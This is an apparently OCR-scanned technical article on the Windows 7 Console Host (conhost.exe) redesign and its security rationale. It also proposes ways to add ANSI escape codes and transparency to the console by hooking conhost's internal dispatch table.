As presented in the previous chapters, Client/Server Runtime Subsystem was the actual host of the console windows appearing on the user desktop, on regular applications' demand. In fact, all of the window-management logic was implemented in one of the crucial CSRSS modules. From the researcher's point of view is that Inter-Process Communication was being performed every time an old-fashioned program decides to make use of the text interface. What is more, the console support was designed so that it can work with applications running under either high or very low user privileges. And so, in the most extreme scenario, CSRSS had to effectively exchange information with a restricted program with minimal rights. This, in turn, could be used by a local attacker, in order to exploit potential vulnerabilities present in the subsystem process and trigger a code execution in the more privileged application, thus elevating its privileges in the system (into full administrative rights). Not a good scenario, at all.

The concerns of the above nature seem to be justified by events from the past – for example, the MS05-018 advisory[7], fixing a stack-based buffer overflow vulnerability inside the WINSRV.DLL module, triggered during the font-name being copied into a local buffer without any length validation. Due to the fact that the vulnerability discoverer claimed the first patch released by Microsoft to be insufficient[8], a second fix was released after six months of investigation.

In order to address any further issues in the high-privilege console management code, Microsoft made a decision to remove the functionality implementation from the subsystem process, and place it inside a special application, called "Console Host" (conhost.exe). Unlike the Win32 subsystem, the Console host runs in the same security context as the application it is assigned to, so this eliminates any potential *privilege escalation* attacks. In case a security flaw was found in conhost.exe, the attacker would not be able to take advantage of this fact in any useful way. Since every application is making use of the console functionality is assigned its own instance of the conhost.exe process, Denial of Service attacks (i.e. denying console windows for all TUI applications running on the desktop) are not an option, either.

As for the internal, source code-level modifications – only a few relevant changes were actually introduced. Instead of sending numerous LPC requests to the CSRSS process, our application sends one, asking WINSRV.DLL to create a dedicated conhost.exe instance for us. Next then, the application connects to a special port (named, using the following scheme):

```
\\RPC Control\\console-0x%p-lpc-handle
```

with the "%p" format string replaced with the conhost.exe process ID number. From this point on, whenever the application aims to communicate with an external console host, it sends the standard LPC packets to the above port, rather than the Windows Subsystem. *Images 2* and *Images 3* should give you a better understanding of how the described modifications work in practice.

BENEFITS

The design reorganization presented in the previous sections supplies the users and researchers with numerous benefits – not only these, publically mentioned by the Microsoft developers. The goal undertaken by these guys is already achieved: by moving yet another part of the CSRSS code into a less-privileged module, the system attack surface has been significantly decreased. For now, this is not what we are actually interested in.

Due to the fact that the security context of the console host has been limited to the current user, restricted TUI applications now have a chance to affect the console host execution path for whatever purpose – such as, tweaking the console appearance on the application's favor. Having free access to the application hosting our console window, one can easily extend it with, theoretically, any functionality he can think of; or better yet – one can even write his own implementation of the default conhost.exe, from stretch!

If we make a step further, it turns out that the Inter-Process communication protocol, implemented by the system conhost.exe executable might be used for purposes other than displaying a console. For instance, the existing LPC communication channel, wrapped with the NTAPI and WINAPI layers, could be utilized by malware, or software protection schemes, in order to make the code logic analysis much harder, and possibly to fool the analyzer himself.

FEATURES TO BE IMPLEMENTED

Since the Windows users are given new possibilities, it is the right time to take advantage of these. This next section presents a couple ideas of how the existing console box could be modified, so that it becomes more user-friendly during daily routines, or becomes more powerful in its functionality set.

ANSI ESCAPE CODE

One of the very well known console-related features is the so-called ANSI escape sequences[9]. This functionality makes it possible for applications, relying on text based interaction, to control the overall console box appearance, such as the text-formatting, background and foreground colors, as well as other, platform specific options.

The desired effect (e.g. coloring a particular part of console output) can be achieved, by using special output sequences, which are interpreted by the console in a special manner, rather than just printed on the screen in raw form. As stated by Wikipedia, a great majority of native system consoles running under Linux and other Unix-like systems actively support the escape sequences (and so do external terminal emulators). When it comes to Microsoft products, a special driver called ANSI.SYS existed, being responsible for adding escape-sequences support to the console as was the case for 16-bit console environments (emulated by the aforementioned NTVDM emulator). When it comes to modern, 32-bit Windows applications (such as cmd.exe) making use of console windows, no native escape codes support is provided as the default system terminal just cannot be made to look fancy, by any Microsoft-supported means. On the other hand, a special set of API functions controlling the console appearance is available for the developer[10], parts of which are presented in *Table 3*.

Apparently, porting Unix-based applications is not a friendly task in the context of console output formatting. Besides, using functions residing in the API layer is not an option for terminal batch in this case – scripts.

Due to the fact that using two-color command line have been considered highly inconvenient (mainly, due to estheticreasons),severalworkaroundswereimplemented




Table 3. Escape sequences' equivalents in the win32 API interface.

Function name	Comment
SetConsoleTitle	Sets the title for the current console window
SetConsoleTextAttribute	Sets the background and foreground colors of the output text
SetConsoleCursorInfo	Sets the cursor position in the specified console screen buffer

along the way. For instance, Gynvael Coldwind added his own support of the ANSI Escape Codes to *cmd.exe*[11], by hooking the kernel32.WriteConsoleW import. By taking advantage of the fact that cmd.exe uses this function to print every type of console output (including the text echoed by batch scripts), Coldwind was able to recognize the special sequences as they were about to be displayed, and replace these with appropriate calls to the Console API functions. The effect of his work is presented in *Image 4*.

Although such hacks always tended to look very nicely, these solutions have been nothing more but just workarounds – as long as the actual console host remained untouched, it was impossible to achieve a native, system wide escape sequence support. Fortunately, we now have the opportunity to create such mod, by changing the way *conhost.exe* displays characters inside the console box.

MODIFICATION TECHNICALITIES

Most of the console modifications are likely to be accomplished, by hooking certain functions, present in the *ConsoleServerApiDispatchTable* array. This table being a straight-forward equivalent of the table from WINSRV. DLL on previous system versions contains most of the functions within our interest. Due to the fact that this is a non-public symbol, one might wonder, how the table address can be actually obtained. Two, most reliable solutions (according to the author) are presented here.

The first easier answer requires the application to recognize the specific version of the *conhost.exe* file, connect to Microsoft servers (provided the computer is connected to the internet) and downloads the appropriate symbol files. Once this is done, our program has access not only to the table address, but the addresses of any other symbol published by Microsoft, as well.

The other solution requires some more knowledge about reverse engineering and Windows architecture. If we take a look at where exactly the ConsoleServerApiDispatchTable address is referenced by the conhost.exe code, we end up inside a relatively short ConsoleLpcThread routine, or more precisely, here:

```
call ds:_ConsoleServerApiDispatchTable[
eax*4]
```

This is due to the fact that the above instruction is the only one meeting the following formatting scheme:

```
call address[reg32*4]
```

in the entire routine, we could basically set a breakpoint at the beginning of *ConsoleLpcThread*, and step over respective instructions in search of the one within our interest (i.e. running our application in the context of the Console Host debugger). In order to find the *ConsoleLpcThread* address, in turn, one could just place an IAT/inline hook on the CreateThread import, which is called twice thorough the entire process execution:

```
1. CreateThread(NULL,0,ConsoleLpcThread
   ,NULL,0,NULL);
2. CreateThread(NULL,0,ConsoleInputThre
ad,NULL,0,&gdwInputThreadId);
```

A very important difference between the two calls from above, is made by the last parameter while being set to NULL while using the "ConsoleLpcThread" pointer, it uses a non-zero value in the other case..

By performing the above steps, one can reliably find the base address of the dispatch table. Thanks to the fact that the API ID numbers do not tend to change between system updates, it becomes possible to replace the existing handlers, for example:

```
dd offset _SrvWriteConsole@8 ;
SrvWriteConsole(x,x)
```

with our own implementation of the desired API. Adding the ANSI Escape Code support would rely on forwarding the *SrvWriteConsole* calls to our own stub function, parsing the output text (passed to conhost via an LPC request and a shared memory region) and possibly dealing with the escape sequences by calling other Srv~ routines (like calling *conhost. SrvSetConsoleHostAttribute*) from within the dispatch table (whose address we already know).

Even though Windows 7 has been present on the market for over a year now, the author has not observed any active projects, aiming at enhancing the current console host or re-writing it from the very beginning. Consequently, you as the reader are highly encouraged to be the first one tdo it. If you decide to fire up a project of this kind, after eading the article please let me know about it.

WINDOW TRANSPARENCY

Another common feature, implemented in most UNIX and External Windows terminals is the transparency setting of the console box the one implemented by the default Console Host does not support this option, though. From the win32 API perspective, manipulating the transparency level of a certain window, is a fairly easy task. In fact, it can be performed with just three lines of C code, as presented in *Listing 1*.

Listing 1. A code snippet, responsible for setting the transparency degree of a particular window.


```
  BYTE bAlpha = 128; // takes values from the 0..255 range

  SetWindowLong(hWnd, GWL_EXSTYLE,
GetWindowLong(hWnd,GWL_EXSTYLE) |
WS_EX_LAYERED);
  SetLayeredWindowAttributes(hWnd, 0, bAlpha, LWA_ALPHA);
  RedrawWindow(hWnd, NULL, NULL, RDW_ERASE | RDW_
INVALIDATE | RDW_FRAME | RDW_ALLCHILDREN);
```

Internally, a few modifications must be applied to conhost.exe and possibly other system files – depending on how the user wants to configure the extra appearance settings. Supposedly, the most intuitive choice is to go for the default "Properties" window, fired upon using a context menu option with the same name. What actually happens after doing that, is that a call to an internal *PropertiesDlgShow* function is triggered, which is fully responsible for displaying the configuration panel, reading the configuration data and applying the settings to the current console window.

The question is what is actually going on, inside the function? As presented in *Listing 2*, the routine tries to import an external library called *console.dll* from the system directory – in case of success, a virtual address of the *CPlApplet* exported symbol is obtained, and called three times (apparently, the console module is implemented as a Control Panel Applet!). During the second call, a well-known dialog box is displayed and starts awaiting user interaction. After the user clicks "OK", all of the graphical controls are read, and their values put into the *ConsoleState* structure. Furthermore, an internal *PropertiesUpdate* routine is called, in order to apply the desired settings, by modifying internal variables and structures.

Diving deeper into the console.dll internals, one should find out that the *Properties* window is displayed, using the public *comctl32.PropertySheetW* function. If anyone wanted to extend the default property sheet with additional options, he would need to go through the following steps:


Image 1. A standard console window on Microsoft Windows Vista.



C:\Windows\system32\cmd.exe

```
C:\>
```

Image 2. Console management scheme on Windows Vista and prior versions.



Listing 2. A C-like pseudocode of the function called upon using the Properties option from the context menu.

```
NTSTATUS STDCALL PropertiesDlgShow(HWND hWnd, BOOL
SetDefault)
{
  CONSOLE_STATE ConsoleState;
  WCHAR SystemDirectory[MAX_PATH];
  UINT  DirectoryLength;
  HMODULE hConsoleDll;
  PROP_PROC pfnPropertiesProc;
  NTSTATUS NtStatus;

  if(SetDefault)
    memset(&ConsoleState,0,sizeof(ConsoleState));
  else
    GetConsoleState(&ConsoleState);

  DirectoryLength = GetSystemDirectory(SystemDirector
y,sizeof(SystemDirectory));

  if(DirectoryLength < sizeof(SystemDirectory))
  {
    if(RtlStringCchCatW(SystemDirectory,sizeof(System
Directory)-DirectoryLength,L"\\console.dll") >= 0)
    {
      hConsoleDll = LoadLibraryW(SystemDirectory);
      if(hConsoleDll)
      {
        pfnPropertiesProc = GetProcAddress(hConsoleDl
l,"CPlApplet");
        if(pfnPropertiesProc)
        {
          pfnPropertiesProc(hWnd,1,0,0);
          pfnPropertiesProc(hWnd,5,&ConsoleState,0);
          pfnPropertiesProc(hWnd,7,0,0);
        }
        FreeLibrary(hConsoleDll);
      }
    }
  }

  NtStatus = LockConsole();
  if(!SetDefault)
    NtStatus = PropertiesUpdate(&ConsoleState);

  return (NtStatus);
}
```

1. Alter the resources (residing in a PE file), describing one of the *Properties* tabs, adding a new control (e.g. a text edit),
2. Modify the behavior of the dialog box handler routine, assigned to the modified property window, so that it actually reads the value of the new control,
3. Think of replacing an existing field inside the CONSOLE_STATE structure. Due to the fact that it is a fixed-size structure placed on the PropertiesDlgShow's function stack, it is towards impossible to extend it with additional values. And so, one would probably have to change the meaning of a few bytes in the structure, which are now going to store information from the new control,
4. Modify the behavior of *PropertiesUpdate*, the function called by PropertiesDlgShow after obtaining configuration data from the user. Since one or more CONSOLE_STATE fields have a different purpose, they must be utilized in a different way, as well (i.e. as an argument to *SetLayeredWindowAttributes* rather than *SetScreenColors* (or whatever else)).

Apparently, extending the *Properties* window with new features is not a very easy task. Fortunately, there is a lot of other options to take – parsing a special .ini configuration file, being one of the easiest one.

OTHER MODIFICATIONS

It is believed that other, numerous missing functionalities can be found inside the current console window, which might be possibly implemented by interested researchers on Windows 7. What should be noted is that even though the *conhost.exe* run-time modifications are possible, they might be very hard to apply in a reliable manner. As a basic process running on its own, the executable does not export any symbols – if one wanted to take advantage of this, he could only download them from Microsoft servers; not necessarily a convenient solution.

Due to the above difficulties, creating an alternate version of Microsoft Console Host from the very beginning would be a great choice, in terms of reliability and extendibility.

Image 3. A more secure console box management, introduced in Windows 7.





Image 4. Custom ANSI Escape Code support for cmd.exe.



However, such a project would require enormous amounts of work, especially at the initial stage. A list of major functionalities to be implemented includes:

1. Valid implementation of the Inter-Process communication mechanisms, utilized by *conhost.exe* and *csrss.exe* (on previous Windows versions) including appropriate management of the *large messages*, taking advantages of "Capture Buffers" and a shared heap,
2. Various synchronization mechanisms used by winsrv.dll, conhost.exe and client applications, making it possible for regular programs to connect to the console without trouble, and in a secure manner. Furthermore, the custom implementation should not introduce any potential vulnerability to the operating systems, such as allowing low privileged process to connect to the console box requested by the Administrator,
3. The console box itself is depicted from a graphical point of view. The window drawing procedure would not only need to be super reliable, but also make it easier for the developers to implement additional functionalities related to how the input/output text is being rendered.

All of the above points require thorough knowledge of different parts of the Windows architecture, but once implemented, would be probably made use of for longer usage into the future.


CONCLUSION

In this paper, the author wanted to present a major design change, introduced in the latest Windows version, as well as show possible ways of taking advantage of this modification on the end-user's favor, rather than keep producing diverse work-around such as "ANSI hack" (being the only option at the time of its creation). Seemingly, the computer users (i.e. independent researchers) must take care of what the system developers forgot or refused to implement, from time to time, one of the example is the missing console features.

Taking up projects of this kind is not only useful for the overall community, but also tends to expose a lot of the operating system design details, which might come in handy in further work, and provide the researcher with lots of fun during the analysis and development process. Good luck to all of you! •

>>REFERENCES

1. Tavis Ormandy, Microsoft Windows NT #GP Trap Handler Allows Users to Switch Kernel Stack, http://seclists.org/fulldisclosure/2010/Jan/341.
2. Jim Martin, Windows 7 / Windows Server 2008 R2: Console Host, http://blogs.technet.com/b/askperf/archive/2009/10/05/windows-7-windows-server-2008-r2-console-host.aspx
3. ntdebug, LPC (Local procedure calls) Part 1 architecture, http://blogs.msdn.com/b/ntdebugging/archive/2007/07/26/lpc-localprocedure-calls-part-1-architecture.aspx
4. Matthew "j00ru" Jurczyk, Windows CSRSS API List (NT/2000/XP/2003/Vista/2008/7), http://j00ru.vexillium.org/csrss_list/api_list.html
5. Matthew "j00ru" Jurczyk, Windows CSRSS API Table (NT/2000/XP/2003/Vista/2008/7), http://j00ru.vexillium.org/csrss_list/api_table.html
6. Matthew "j00ru" Jurczyk, Windows CSRSS Write Up: Inter-process Communication (part 2/3), http://j00ru.vexillium.org/?p=527
7. Microsoft, Microsoft Security Bulletin MS05-018, http://www.microsoft.com/technet/security/bulletin/ms05-018.mspx
